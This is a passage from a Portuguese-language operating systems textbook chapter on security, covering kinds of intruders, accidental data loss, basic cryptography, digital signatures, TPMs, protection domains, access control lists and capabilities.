- Curiosidades casuais de usuários leigos. Muitas pessoas têm, em suas mesas, computadores pessoais que estão conectados a um servidor compartilhado de arquivos, e como a natureza humana é como é, alguns deles, se não lhes forem colocadas barreiras, lerão as mensagens de correio eletrônico, além de outros arquivos de outras pessoas. A maioria dos sistemas UNIX, por exemplo, tem como configuração default que todos os arquivos recém-criados podem ser lidos por todos.
- Espionagem por pessoal interno. Estudantes, programadores de sistemas, operadores e outros técnicos muitas vezes consideram um desafio pessoal quebrar a segurança de um sistema de computação local.

- Muitas vezes são altamente treinados e dispostos a dedicar bastante tempo para conseguir esse intuito.
- 3. Tentativas determinadas de ganhar dinheiro. Alguns programadores de bancos tentam roubar o banco para o qual trabalham. Os esquemas variam, desde a alteração do software para truncar em vez de arredondar os rendimentos, mantendo a fração de um centésimo para eles mesmos, desvio de contas que não são usadas por anos, até extorsões ("Paguem-me ou destruirei todos os registros do banco").
- 4. Espionagem comercial ou militar. A espionagem é uma tentativa premeditada e financiada por um competidor ou por um país estrangeiro para roubar programas, acordos secretos, ideias patenteáveis, tecnologia, projetos de circuitos, planos de negócios e assim por diante. Muitas vezes essa tentativa envolve 'grampos telefônicos' ou até mesmo a instalação de antenas direcionadas ao computador para colher sua radiação eletromagnética.

Deve estar claro que evitar que um governo estrangeiro hostil roube segredos militares é um assunto muito diferente de tentar impedir que estudantes insiram uma mensagem engraçada como a 'mensagem do dia' no sistema. O esforço de segurança e proteção depende claramente de quem se imagina que seja o inimigo.

Outra categoria de praga de segurança que tem se manifestado nos últimos anos é o vírus, que será discutido posteriormente com mais atenção. Um vírus, basicamente, é um pedaço de código que se replica e (normalmente) causa algum dano. Em um certo sentido, quem escreve um vírus é também um invasor, muitas vezes de alta capacidade técnica. A diferença entre um invasor convencional e um vírus é que o primeiro refere-se a uma pessoa que está tentando invadir pessoalmente um sistema para causar danos; já o vírus é um programa escrito por alguém e que foi lançado no mundo a fim de causar danos. Os invasores tentam invadir sistemas específicos (por exemplo, algum sistema bancário ou do Pentágono) para roubar ou destruir dados específicos; já o criador do vírus deseja causar danos mais gerais, sem preocupar-se com o que ou quem.

#### 9.1.3 Perda acidental de dados

Além das ameaças causadas por invasores nocivos, dados valiosos podem ser perdidos por acidente. Algumas das causas mais comuns de perda acidental de dados são:

- Fenômenos naturais: incêndios, enchentes, terremotos, guerras, motins ou ratos roendo fitas ou discos flexíveis.
- Erros de hardware ou de software: defeitos na CPU, discos ou fitas com problemas de leitura, erros de telecomunicação, erros de programas.
- Erros humanos: entrada incorreta de dados, montagem incorreta de disco ou fita, execução do progra-

ma errado, perda de disco ou fita ou algum outro erro.

A maioria dessas causas pode ser tratada com a manutenção adequada dos backups, preferivelmente em um lugar distante dos dados originais. Embora proteger dados contra perda acidental possa parecer banal se comparado a proteger contra invasores inteligentes, na prática provavelmente mais danos são causados pelo primeiro que pelo último.

# 9.2 Criptografia básica

A criptografia tem um papel importante na segurança. Muitas pessoas conhecem os criptogramas de jornais, que são pequenos quebra-cabeças nos quais cada letra foi sistematicamente substituída por outra. Isso está tão relacionado à criptografia moderna quanto os cachorros-quentes à culinária requintada. Nesta seção, oferecemos uma visão geral da criptografia na era computacional e esse conhecimento será útil para entender o restante deste capítulo. Contudo, uma discussão mais séria sobre criptografia está além do escopo deste livro. Muitas obras excelentes sobre segurança de computadores discutem o tópico em detalhes. Ao leitor interessado, são indicados estes livros: Kaufman et al. (2002) e Pfleeger e Pfleeger (2006). A seguir, discutiremos rapidamente a criptografia para leitores que não estejam familiarizados com ela.

O propósito da criptografia é levar uma mensagem ou um arquivo, chamado de **texto puro**, e criptografá-lo em um **texto cifrado** de tal modo que somente a pessoa autorizada saiba convertê-lo novamente para um texto puro. Para todos os outros, o texto cifrado é apenas um monte incompreensível de bits. Embora possa parecer estranho aos iniciantes na área, os algoritmos (funções) criptográficos e de decriptação *sempre* devem ser públicos. Tentar mantê-los em segredo nunca funciona e oferece às pessoas que estiverem tentando manter os segredos uma falsa sensação de segurança. No mercado, essa tática é chamada de **segurança por obscuridade** e somente é utilizada por amadores em segurança. Estranhamente, nessa categoria também estão incluídas muitas das grandes corporações multinacionais que, na verdade, deveriam saber disso.

Na verdade, o segredo depende de parâmetros (dos algoritmos) chamados **chaves**. Se P for um arquivo de texto puro,  $K_E$  for uma chave criptográfica, C for o texto cifrado e E for o algoritmo criptográfico (isto é, uma função), então  $C = E(P, K_E)$ . Essa é a definição de criptográfia. Ela diz que o texto cifrado é obtido usando-se o algoritmo (conhecido) criptográfico, E, com o texto puro, P, e a chave criptográfica (secreta),  $K_E$ , como parâmetros. A ideia de que todos os algoritmos deveriam ser públicos e de que o segredo deveria ficar reservado às chaves é chamada **princípio de Kerckhoffs** e foi formulada no século XIX pelo criptógrafo holandês Auguste Kerckhoffs. Hoje em dia, todos os profissionais sérios dessa área aderem a essa ideia.

Da mesma maneira,  $P = D(C, K_p)$  onde D é um algoritmo de decriptação e  $K_p$  é uma chave de decriptação. Isso diz que, para obter o texto puro, P, correspondente ao texto cifrado, C, e com a chave de decriptação,  $K_p$ , alguém executa o algoritmo D com C e  $K_p$  como parâmetros. A relação entre essas peças é mostrada na Figura 9.1.

## 9.2.1 Criptografia por chave secreta

Para deixar isso mais claro, considere um algoritmo criptográfico no qual cada letra é trocada por uma letra diferente — por exemplo, todos os As são trocados por Qs, todos os Bs são trocados por Ws, todos os Cs são trocados por Es e assim por diante, desta maneira:

texto puro: ABCDEFGHIJKLMNOPQRST UVWXYZ

texto cifrado: Q W E R T Y U I O P A S D F G H J K L Z X C V B N M

Esse sistema geral é chamado de **substituição mo- noalfabética**, cuja chave é a cadeia de 26 letras correspondentes ao alfabeto completo. A chave criptográfica é *QWERTYUIOPASDFGHJKLZXCVBNM* nesse exemplo. Para
essa chave, o texto puro *ATAQUE* seria transformado no
texto cifrado *QZQJXT*. A chave de decriptação indica como
obter novamente o texto puro a partir do texto cifrado.
Nesse exemplo, a chave de decriptação é *KXVMCNOPHQR- SZYIJADLEGWBUFT*, pois um *A* no texto cifrado é um *K* no
texto puro, um *B* no texto cifrado é um *X* no texto puro etc.




Figura 9.1 Relacionamento entre o texto puro e o texto cifrado.

À primeira vista, pode parecer um sistema seguro, pois, embora os analistas de criptografia conheçam todo o sistema (substituição de letra por letra), eles não sabem qual das 26! ≈ 4 × 10<sup>26</sup> possíveis chaves estão sendo usadas. Contudo, dado um pequeno texto cifrado, o código pode ser facilmente quebrado. O ataque básico aproveita-se da vantagem das propriedades estatísticas das linguagens naturais. No inglês, por exemplo, o e é a letra mais comum, seguida por t, o, a, n, i etc. As duas combinações de letras mais comuns, os chamados digramas, são th, in, er, re etc. Usando esse tipo de informação fica mais fácil quebrar o código.

Muitos sistemas criptográficos, como o mostrado, têm a propriedade de que, fornecida a chave criptográfica, torna-se menos complicado encontrar a chave de decriptação e vice-versa. Esses sistemas são chamados de cifragem de chave secreta ou cifragem de chave simétrica. Embora os códigos da substituição monoalfabética sejam inúteis, outros algoritmos de chave simétrica são conhecidos e relativamente seguros se as chaves forem suficientemente longas. Para uma segurança séria, talvez seja melhor usar chaves de 256 bits, oferecendo um espaço de busca de 2256 ≈  $1.2 \times 10^{77}$  chaves. As chaves mais curtas podem demover amadores, mas não as grandes potências.

## 9.2.2 Cifragem de chave pública

Os sistemas por chave secreta são eficientes, pois a quantidade de computação necessária para criptografar ou decriptar uma mensagem é controlável; porém, há uma grande desvantagem: o emissor e o receptor devem, ambos, possuir a chave secreta compartilhada. Eles podem até mesmo ter de obtê-la fisicamente, com um dando-a ao outro. Para contornar esse problema, é usada a cifragem de chave pública (Diffie e Hellman, 1976). Esse sistema apresenta a seguinte propriedade: chaves distintas são usadas para criptografia e decriptação e, dada uma chave criptográfica bem conhecida, é praticamente impossível descobrir a chave de decriptação correspondente. Sob essas circunstâncias, a chave criptográfica pode ser pública e somente a chave de decriptação privada é mantida em segredo.

Para se ter uma noção da cifragem de chave pública, considere estas duas questões:

Questão 1: Quanto é 314159265358979 × 314159265358979?

Questão 2: Qual é a raiz quadrada de 3912571506419387090594828508241?

A maioria dos alunos da sexta série, com lápis, papel e a promessa de um grande sorvete com cobertura se a resposta estiver correta, poderia responder à questão 1 em uma ou duas horas. A maioria dos adultos, com lápis, papel e a promessa de um desconto de 50 por cento nos impostos pelo resto da vida, não resolveria a questão 2 sem usar uma calculadora, um computador ou alguma ajuda externa. Embora as operações de elevar ao quadrado e de extração da raiz quadrada sejam inversas, suas complexidades computacionais são muito diferentes. Esse tipo de assimetria forma a base da cifragem de chave pública. A criptografia utiliza a operação fácil, mas a decriptação sem a chave requer a realização da operação difícil.

Um sistema de chave pública, chamado RSA, explora o fato de a multiplicação de grandes números ser muito mais fácil para um computador que a fatoração de números realmente grandes, especialmente quando toda a aritmética é implementada com base na aritmética de módulo e todos os números envolvidos têm centenas de dígitos (Rivest et al., 1978). Esse sistema é amplamente usado no mundo criptográfico, assim como sistemas baseados em logaritmos discretos (El Gamal, 1985). O principal problema da cifragem de chave pública é que ela é milhares de vezes mais lenta que a criptografia simétrica.

A cifragem de chave pública funciona com todos escolhendo um par de chaves (pública, privada) e publicando a chave pública. Esta é a chave criptográfica; a chave privada é a de decriptação. Em geral, a criação da chave é automatizada, possivelmente com uma senha escolhida pelo usuário alimentada em um algoritmo como uma semente. Para enviar uma mensagem secreta para um usuário, um usuário emissor criptografa a mensagem usando a chave pública do receptor. Como somente o receptor tem a chave privada, apenas ele pode decriptar a mensagem.

## 9.2.3 Funções de via única

Há várias situações, que veremos depois, em que é desejável ter alguma função, f, com uma propriedade que, dados f e seu parâmetro x, calcular y = f(x) seja fácil, mas dada somente f(x), encontrar x seja computacionalmente inviável. Essa função costuma embaralhar os bits de um modo bastante complexo. Começa atribuindo x como um valor inicial de y. Então, a função teria um laço para iterar o número de vezes correspondente ao número de bits 1 em x, com cada iteração permutando os bits de y de uma maneira dependente da iteração, adicionando uma constante diferente a cada iteração e geralmente misturando os bits muito bem. Essa função é chamada de função de resumo criptográfico.

## 9.2.4 Assinaturas digitais

Muitas vezes é necessário assinar um documento digitalmente. Por exemplo, suponha que um cliente de um banco instrua o banco a comprar algumas ações para ele, enviando uma mensagem pelo correio eletrônico. Uma hora depois de a ordem ter sido enviada e executada, as ações despencam. O cliente então nega que tenha enviado a mensagem eletrônica. O banco poderia produzir uma mensagem eletrônica, é claro, mas o cliente poderia alegar que o banco a forjou para obter uma comissão. Como um juiz saberia quem está dizendo a verdade?

As assinaturas digitais tornam possível assinar mensagens eletrônicas e outros documentos digitais de modo que elas não possam ser posteriormente repudiadas por quem as enviou. Uma maneira comum é, primeiro, submeter o documento a um algoritmo de resumo de sentido único que seja muito difícil de inverter. A função resumo de sentido único em geral produz um resultado, denominado resumo (hash) de tamanho fixo e independente do tamanho do documento original. As funções resumo de sentido único mais conhecidas e usadas são o MD5 (message digest 5 — compêndio de mensagens 5), que produz um resultado de 16 bytes (Rivest, 1992), e o SHA-1 (secure hash algorithm — algoritmo hash seguro 1), que produz um resultado de 20 bytes (Nist, 1995). As versões mais novas do SHA-1 são o SHA-256 e o SHA-512, que produzem resultados de 32 e 64 bytes, respectivamente, mas são menos utilizados.

O próximo passo presume o uso de cifragem de chave pública conforme descrito anteriormente. Então, o proprietário do documento aplica sua chave privada ao resumo para obter *D(resumo)*. Esse valor, chamado de **bloco de assinatura**, é anexado ao documento e enviado ao receptor, conforme mostra a Figura 9.2. A aplicação de *D* ao resumo algumas vezes é referida como decriptar o resumo, mas não é, na verdade, uma decriptação, pois o resumo não foi criptografado. Trata-se apenas de uma transformação matemática sobre o resumo.

Quando o documento e o resumo chegam, o receptor primeiro calcula o resumo do documento usando MD5 ou SHA, em acordo estabelecido antecipadamente. O receptor então submete a chave pública do emissor ao bloco de assinatura para obter E(D(resumo)). Feito isso, ele 'criptografa' o resumo decriptado, cancelando e obtendo o resumo de volta. Se o resumo calculado não for igual ao resumo do bloco de assinatura, o documento, o bloco de assinatura ou ambos serão adulterados (ou alterados por acidente). O valor desse esquema é interessante, pois aplica a cifragem de chave pública (lenta) somente a uma parte relativamente pequena de dados, o resumo. Observe com atenção que esse método só funciona se para todo x

$$E(D(x)) = x$$

Não é previamente garantido que todas as funções de criptografia tenham essa propriedade, pois tudo o que se pediu originalmente foi que

$$D(E(x)) = x$$

isto é, E é a função de criptografia e D, a função de decriptação. Para acrescentar a propriedade de assinatura, não importa a ordem de aplicação, isto é, D e E devem ser funções comutativas. Felizmente, o algoritmo RSA apresenta essa propriedade.

Para usar esse esquema de assinatura, o receptor deve conhecer a chave pública do emissor. Alguns usuários publicam suas chaves públicas em suas páginas da Web. Outros não fazem isso, pois temem que um invasor altere secretamente sua chave. Para eles, é necessário um mecanismo alternativo para distribuir chaves públicas. Um método comum de fazer isso consiste em anexar às mensagens do emissor um **certificado** da mensagem, que contém o nome do usuário e a chave pública digitalmente assinada por um terceiro confiável. Uma vez que o usuário tenha adquirido a chave pública do terceiro confiável, ele pode aceitar certificados de todos os emissores que empregam esse terceiro confiável para gerar seus certificados.


Uma empresa que valide certificados é chamada de **AC** (autoridade certificadora). Entretanto, para que um usuário valide um certificado reconhecido por uma AC, é necessário obter a chave pública da AC. De onde essa chave vem e como é possível saber se ela é a verdadeira? De modo geral, é necessário um esquema que gerencie as chaves públicas, denominado **infraestrutura de chave pública**. Para os navegadores, o problema é resolvido de maneira improvisada: todos vêm pré-carregados com as chaves públicas de cerca de 40 ACs.

Anteriormente descrevemos como a cifragem de chave pública pode ser usada para assinaturas digitais. Convém mencionar que também existem esquemas que não envolvem cifragem de chave pública.

## 9.2.5 Módulo de plataforma confiável

Toda criptografia requer chaves. Se estas estiverem comprometidas, também estará toda a segurança nelas baseadas. O armazenamento seguro das chaves é, portanto, essencial. Mas como armazenar chaves de forma segura em um sistema que não é seguro?

Uma das possibilidades sugeridas pelo setor é um processador chamado **TPM** (trusted platform module — módulo



Capítulo 9

de plataforma confiável), que é um criptoprocessador com espaço interno não volátil para o armazenamento de chaves. O TPM é capaz de executar operações de criptografia, como a cifragem de blocos de texto puro ou a decriptação de blocos de texto cifrados na memória principal, e ainda consegue validar assinaturas digitais. Como essas operações são realizadas no hardware especializado, elas se tornam muito mais rápidas e estão mais propensas a um uso mais amplo. Alguns computadores já possuem processadores TPM instalados e muitos outros poderão contê-lo no futuro.

O TPM é extremamente controverso porque diferentes grupos possuem ideias diferentes sobre quem deve controlar o processador e sobre o que ele irá proteger e de quem. A Microsoft foi uma grande defensora do conceito e desenvolveu uma série de tecnologias capazes de utilizá-lo, incluindo Palladium, NGSCB e BitLocker. Na visão da empresa, o sistema operacional controla o TPM de modo que ele evite que programas não autorizados sejam executados. Esses 'programas não autorizados' podem ser piratas (ou seja, copiados ilegalmente) ou simplesmente não autorizados pelo sistema operacional. Se o TPM estiver envolvido no processo de inicialização, ele pode inicializar somente sistemas operacionais validados por uma chave secreta armazenada no TPM pelo fabricante e revelada somente a alguns fabricantes de sistemas operacionais (como a Microsoft, por exemplo). Assim, o TPM poderia limitar para o usuário as opções de software, trazendo somente as autorizadas pelo fabricante do computador.

Os produtores de música e filmes também gostam da ideia do TPM, já que ele é capaz de evitar a pirataria do conteúdo que produzem. Ele também poderia abrir um novo modelo de negócios, como a possibilidade de aluguel de músicas e filmes por um prazo específico e a recusa a sua decriptação uma vez que o prazo expirasse.

Há diversos outros usos para o TPM e não temos espaço para tratar de todos eles aqui. O interessante é que uma das coisas que esse processador não faz é tornar os computadores menos vulneráveis a ataques externos. Seu foco é o uso da criptografia de forma a prevenir que usuários realizem qualquer operação direta ou indiretamente não autorizada por quem controla o TPM. Um bom ponto de partida para quem quiser saber mais sobre esse assunto é o artigo Trusted computing, disponível no site Wikipédia.

# Mecanismos de proteção

É fácil ter um sistema seguro quando se dispõe de um modelo que descreva o que deve ser protegido e quem tem permissão para fazer o quê. Muitos trabalhos já foram realizados nessa área, e não há como falar de todos eles aqui. Apresentaremos alguns modelos gerais e os mecanismos para reforçá-los.

## 9.3.1 Domínios de proteção

Um sistema computacional contém muitos 'objetos' que precisam ser protegidos. Esses objetos podem ser hardware (por exemplo, CPUs, segmentos de memória, unidades de disco ou impressoras) ou software (como processos, arquivos, bancos de dados ou semáforos).

Cada objeto tem um nome único pelo qual é referenciado e um conjunto finito de operações que os processos estão autorizados a executar. As operações read e write são apropriadas a um arquivo; up e down fazem sentido para um semáforo.


É óbvio que é necessário haver uma maneira de proibir que os processos tenham acesso a objetos aos quais não estão autorizados. Além disso, esse mecanismo também deve possibilitar a restrição de processos a um subconjunto de operações válidas, quando for necessário. Por exemplo, o processo A pode ser autorizado a ler, mas não a escrever no arquivo F.

Para discutir diferentes mecanismos de proteção, é útil introduzir o conceito de domínio. Um domínio é um conjunto de pares (objetos, direitos). Cada par especifica um objeto e algum subconjunto das operações que podem ser realizadas sobre ele. Um direito, nesse contexto, significa a permissão de realizar uma das operações. Muitas vezes, um domínio corresponde a um único usuário, indicando o que o usuário pode e não pode fazer, mas pode também ser mais geral que apenas um usuário. Por exemplo, os integrantes de uma equipe de programação que trabalhem no mesmo projeto podem pertencer ao mesmo domínio para que todos possam acessar os mesmos arquivos.

A maneira como os objetos estão armazenados nos domínios depende das definições com relação a quem precisa saber o quê. Um conceito básico, entretanto, é o de POLA (principle of least authority - princípio da menor autoridade). De modo geral, a segurança funciona melhor quando cada um dos domínios possui somente a quantidade de objetos e privilégios necessária à realização de seu trabalho e nada além disso.

A Figura 9.3 mostra três domínios, com os objetos de cada domínio e os direitos (Leitura, Escrita, Execução) disponíveis para cada objeto. Note que a Impressoral está em dois domínios ao mesmo tempo, com os mesmos direitos em cada domínio. O Arquivo 1 também está em dois domínios, com direitos diferentes em cada um deles.

A cada momento, cada processo executa em algum domínio de proteção. Em outras palavras, há alguma coleção de objetos a que ele pode ter acesso, e para cada objeto existe um conjunto de direitos. Os processos também podem alternar entre os domínios durante a execução. As regras de alternância entre domínios são bastante dependentes do sistema.



#### I Figura 9.3 Três domínios de proteção.

Para tornar a ideia de um domínio de proteção mais concreta, observemos o UNIX (incluindo Linux, FreeBSD e outros semelhantes). No UNIX, o domínio de um processo é definido por seu UID e GID. Quando um usuário se conecta, seu shell obtém o UID e o GID contidos em seu registro no arquivo de senhas e eles são herdados por todos os seus filhos. Dada qualquer combinação (UID, GID), é possível fazer uma lista completa de todos os objetos (arquivos, inclusive os dispositivos de E/S representados pelos arquivos especiais etc.) que podem ser acessados e se eles podem ser acessados para leitura, escrita ou execução. Dois processos com a mesma combinação de valores (UID, GID) terão acesso a exatamente o mesmo conjunto de objetos. Processos com valores (UID, GID) diferentes terão acesso a um conjunto diferente de arquivos, embora possa haver uma sobreposição considerável.

Além disso, cada processo no UNIX tem duas partes: a parte do usuário e a parte do núcleo. Quando o processo faz uma chamada de sistema, ele chaveia da parte do usuário para a parte do núcleo. A parte do núcleo tem acesso a um conjunto de objetos diferente daquele da parte do usuário. Por exemplo, o núcleo pode ter acesso a todas as páginas na memória física, a todo o disco e a todos os outros recursos protegidos. Portanto, uma chamada de sistema ocasiona um chaveamento de domínio.

Quando um processo faz uma chamada exec em um arquivo com o bit SETUID ou o bit SETGID ligado, ele adquire um novo UID ou GID efetivo. Com uma combinação (UID, GID) diferente, ele tem um conjunto de arquivos e operações disponíveis também diferentes. Executar um programa com o SETUID ou com o SETGID ligados também leva a uma alternância de domínios, pois os direitos disponíveis mudam.

Uma questão importante é como o sistema controla quais objetos pertencem a quais domínios. Pelo menos conceitualmente, alguém pode visualizar uma grande matriz, com as linhas representando domínios e os objetos representados pelas colunas. Cada caixa relaciona os direitos — se houver — que o domínio contém para o objeto. A matriz da Figura 9.3 é mostrada na Figura 9.4. Dados essa matriz e o número do domínio atual, o sistema pode informar se é permitido o acesso a um dado objeto, de um modo particular, e de um domínio específico.

A própria alternância entre domínios pode ser facilmente incluída no modelo da matriz, presumindo o próprio domínio como um objeto e com a operação enter. A Figura 9.5 mostra novamente a matriz da Figura 9.4, só que agora com os três domínios como objetos. Os processos no domínio 1 podem alternar para o domínio 2, mas, uma vez lá, eles não podem voltar. Essa situação modela a execução de um programa com o SETUID ligado no UNIX. Nenhuma outra alternância de domínio é permitida nesse exemplo.

#### 9.3.2 Listas de controle de acesso

Na prática, o armazenamento real da matriz da Figura 9.5 raramente ocorre, pois ela é muito grande e esparsa. A maioria dos domínios não tem acesso à maioria dos objetos; portanto, armazenar uma matriz muito grande e com a maior parte de seus elementos vazia é um desperdício de espaço. Dois métodos práticos, contudo, são o armazenamento da matriz por linhas ou por colunas, armazenando somente os elementos que não são vazios. As duas abordagens são surpreendentemente diferentes. Nesta seção, estudaremos o armazenamento por colunas e, na próxima, o armazenamento por linhas.

				Obj	eto			
	Arquivo1	Arquivo2	Arquivo3	Arquivo4	Arquivo5	Arquivo6 I	mpressora1	Plotter2
omínio 1	Leitura	Leitura Escrita						
2			Leitura	Leitura Escrita Execução	Leitura Escrita		Escrita	
3						Leitura Escrita Execução	Escrita	Escrita

						Objeto					
	Arquivo1	Arquivo2	Arquivo3	Arquivo4	Arquivo5	Arquivo6	Impressora1	Plotter2	Domínio1	Domínio2	Domínio3
Domínio 1	Leitura	Leitura Escrita								Entra	
2			Leitura	Leitura Escrita Execução	Leitura Escrita		Escrita				
3						Leitura Escrita Execução	Escrita	Escrita		0 30	

Figura 9.5 Uma matriz de proteção com domínios como objetos.

A primeira técnica consiste em associar a cada objeto uma lista (ordenada) com todos os domínios capazes de ter acesso ao objeto e como podem fazê-lo. Essa lista é chamada de **lista de controle de acesso** ou **ACL** (access control list) e está ilustrada na Figura 9.6. Nesse caso, vemos três processos, cada um pertencente a um domínio diferente: A, B e C e três arquivos F1, F2 e F3. Para simplificar, presumiremos que cada domínio corresponde a exatamente um usuário — nesse caso, os usuários A, B e C. Muitas vezes, na literatura sobre segurança, os usuários são chamados de **sujeitos** ou **principais**, para contrastá-los com as coisas possuídas, isto é, os **objetos**, como os arquivos.

Cada arquivo apresenta uma ACL associada a ele. O arquivo FI tem duas entradas em sua ACL (separadas por um ponto e vírgula). A primeira entrada mostra que qualquer processo possuído pelo usuário A pode ler e escrever no arquivo. A segunda entrada mostra que qualquer processo possuído pelo usuário B é capaz de ler o arquivo. Todos os outros acessos desses usuários e todos os acessos de outros usuários são proibidos. Note que os direitos são outorgados pelo usuário, e não pelo processo. No que diz respeito ao sistema de proteção, qualquer processo possuído pelo usuário A pode ler e escrever no arquivo FI. Não importa se há um ou cem processos. O que interessa é o proprietário e não o ID do processo.

O arquivo F2 tem três entradas em sua ACL: A, B e C podem ler o arquivo e, além disso, B também pode escrever nele. Nenhum outro acesso é permitido. O arquivo F3 é aparentemente um programa executável, pois B e C podem, ambos, ler e executá-lo. B pode também escrever nele.

Esse exemplo ilustra o modo mais básico de proteção por ACLs. Na prática, existem muitos outros sistemas mais sofisticados. Para começar, mostramos somente três direitos até agora: leitura, escrita e execução. Ainda pode haver direitos adicionais. Alguns desses direitos podem ser genéricos — isto é, aplicados a todos os objetos — e outros podem ser específicos a algum objeto. Exemplos de direitos genéricos são destroy object e copy object. Esses direitos poderiam servir para qualquer objeto, não importando de que tipo fosse. Entre os direitos específicos a um objeto podem estar append message para um objeto caixa de correio e sort alphabetically para um objeto diretório.

Até agora, todas as entradas da ACL foram para usuários individuais. Muitos sistemas suportam o conceito de **grupo** de usuários. Os grupos têm nomes e podem ser incluídos nas ACLs. Duas variações são possíveis na semântica de grupos. Em alguns sistemas, cada processo tem um identificador (ID) de usuário (UID) e um identificador de grupo (GID). Para esses sistemas, uma entrada da ACL é da forma

UID1, GID1: direitos1; UID2, GID2: direitos2; ...




Figura 9.6 Uso de listas de controle de acesso no gerenciamento de acesso aos arquivos.

Sob essas condições, quando o acesso a um objeto é requisitado, é feita uma verificação usando o UID e o GID de quem requisitou. Se eles estiverem presentes na ACL, os direitos apresentados estarão disponíveis. Se a combinação (UID, GID) não estiver na lista, o acesso não será permitido.

Usar grupos dessa maneira introduz efetivamente o conceito de **papel**. Considere uma instalação na qual Ana é a administradora do sistema e que, portanto, pertence ao grupo *sysadm*. Contudo, suponha que a empresa também tenha alguns clubes de funcionários e que Ana seja um membro do clube dos criadores de pombos. Os membros do clube pertencem ao grupo *crdpmb* e têm acesso aos computadores da empresa para gerenciar o banco de dados de pombos. Uma parte da ACL pode ser mostrada na Tabela 9.2.

Se Ana tentar obter acesso a um desses arquivos, o resultado dependerá do grupo ao qual ela está atualmente conectada. Quando ela acessa o sistema, este lhe pede para escolher qual dos grupos ela quer usar, ou pode até mesmo ter nomes de entrada diferentes e/ou senhas diferentes para mantê-los separados. O objetivo desse esquema é impedir que Ana tenha acesso ao arquivo de senhas enquanto ela estiver assumindo a função de criadora de pombos. Ela só pode fazê-lo quando estiver conectada como administradora do sistema.

Em alguns casos, um usuário pode ter acesso a certos arquivos, independentemente do grupo a que ele está atualmente conectado. Esse caso pode ser tratado introduzindo-se **caracteres-chave**, que valem para todos. Por exemplo, a entrada

para o arquivo de senhas daria acesso a Ana, não importando a qual grupo ela estivesse atualmente conectada.

Outra possibilidade ainda é a seguinte: se um usuário pertence a qualquer grupo que tenha direitos de acesso, o acesso é permitido. Nesse caso, um usuário pertencente a múltiplos grupos não precisa especificar qual grupo usar no momento do acesso ao sistema. Todos os seus direitos são válidos a todo momento. Uma desvantagem dessa estratégia é que ela oferece menos encapsulamento: Ana pode editar o arquivo de senhas durante uma reunião do clube de criadores de pombos.

O uso dos grupos e de caracteres-chave introduz a possibilidade de bloquear seletivamente o acesso de um usuário específico a um arquivo. Por exemplo, a entrada

virgilio, \*: (none); \*, \*: RW

Arquivo	Lista de controle de acesso
Senha	ana, sysadm: RW
Dados_pombos	bill, crdpmb: RW; ana, crdpmb: RW;

Tabela 9.2 Duas listas de controle de acesso.

dá acesso à leitura e escrita de arquivos ao mundo inteiro, menos a Virgílio. Isso funciona porque as entradas são percorridas na ordem e as primeiras que se aplicam são tomadas; as entradas subsequentes não chegam nem a ser verificadas. Uma combinação é encontrada para Virgílio na primeira entrada e os direitos de acesso — nesse caso, (nenhum) — serão achados e aplicados. A busca termina nesse ponto. O fato de o restante do mundo ter acesso nem chega a ser verificado.

A outra maneira de lidar com grupos é não ter entradas ACL como pares (UID, GID), mas sim ter cada entrada como sendo um UID ou um GID. Por exemplo, uma entrada para o arquivo dados\_pombos poderia ser

debora: RW; felipe: RW; crdpmb: RW

e isso significaria que Débora, Felipe e todos os membros do grupo *crdpmb* teriam acesso à leitura e à escrita do arquivo.

Algumas vezes acontece de o usuário — ou de um grupo — ter certas permissões em relação a um arquivo que o
proprietário do arquivo deseja, depois, revogar. Para a lista
de controle de acessos, é relativamente simples revogar um
acesso previamente atribuído. Tudo o que deve ser feito
é editar a ACL e fazer a mudança. Contudo, se a ACL for
verificada somente quando um arquivo é aberto, é provável que a mudança somente tenha efeito para as chamadas
futuras de open. Qualquer arquivo já aberto continuará a
ter os direitos que detinha quando foi aberto, mesmo que o
usuário não esteja mais autorizado a ter acesso ao arquivo.

## 9.3.3 Capacidades

O outro modo de percorrer a matriz da Figura 9.5 é por linhas. Quando esse método é usado, associada a cada processo está uma lista de objetos aos quais se pode ter acesso, com uma indicação de quais operações são permitidas para cada um deles — em outras palavras, seu domínio. Essa lista é chamada de **lista de capacidades** ou **C-list** e cada um de seus itens é denominado **capacidade** (Dennis e Van Horn, 1966; Fabry, 1974). Um conjunto de três processos e suas listas de capacidades é ilustrado na Figura 9.7.

Cada capacidade garante ao proprietário certos direitos sobre um certo objeto. Na Figura 9.7, o processo possuído pelo usuário *A* pode ler os arquivos *F1* e *F2*, por exemplo. Normalmente, uma capacidade consiste em um identificador de arquivo (ou, mais genericamente, um objeto) e um mapa de bits para os vários direitos. Em um sistema do tipo UNIX, o identificador de arquivo seria provavelmente o número do i-node. As listas de capacidades são objetos propriamente ditos e podem ser apontadas e apontar outras listas de capacidades, facilitando, assim, o compartilhamento de subdomínios.

É evidente que as listas de capacidades devem ser protegidas de adulteração por usuários. São conhecidos três métodos de proteção. O primeiro requer uma **arquitetura rotulada** (*tagged architecture*), um projeto de hardware no




Figura 9.7 Quando as capacidades são utilizadas, cada processo possui uma lista de capacidades.

qual cada palavra de memória tem um bit extra (ou rótulo) que indica se a palavra contém ou não uma capacidade. O bit de rótulo não é usado por instruções aritméticas, de comparações ou similares, e só pode ser modificado por programas que executem no modo núcleo (isto é, o sistema operacional). Máquinas de arquitetura rotulada já foram construídas e podem funcionar bem (Feustal, 1972). O IBM AS/400 é um exemplo popular.

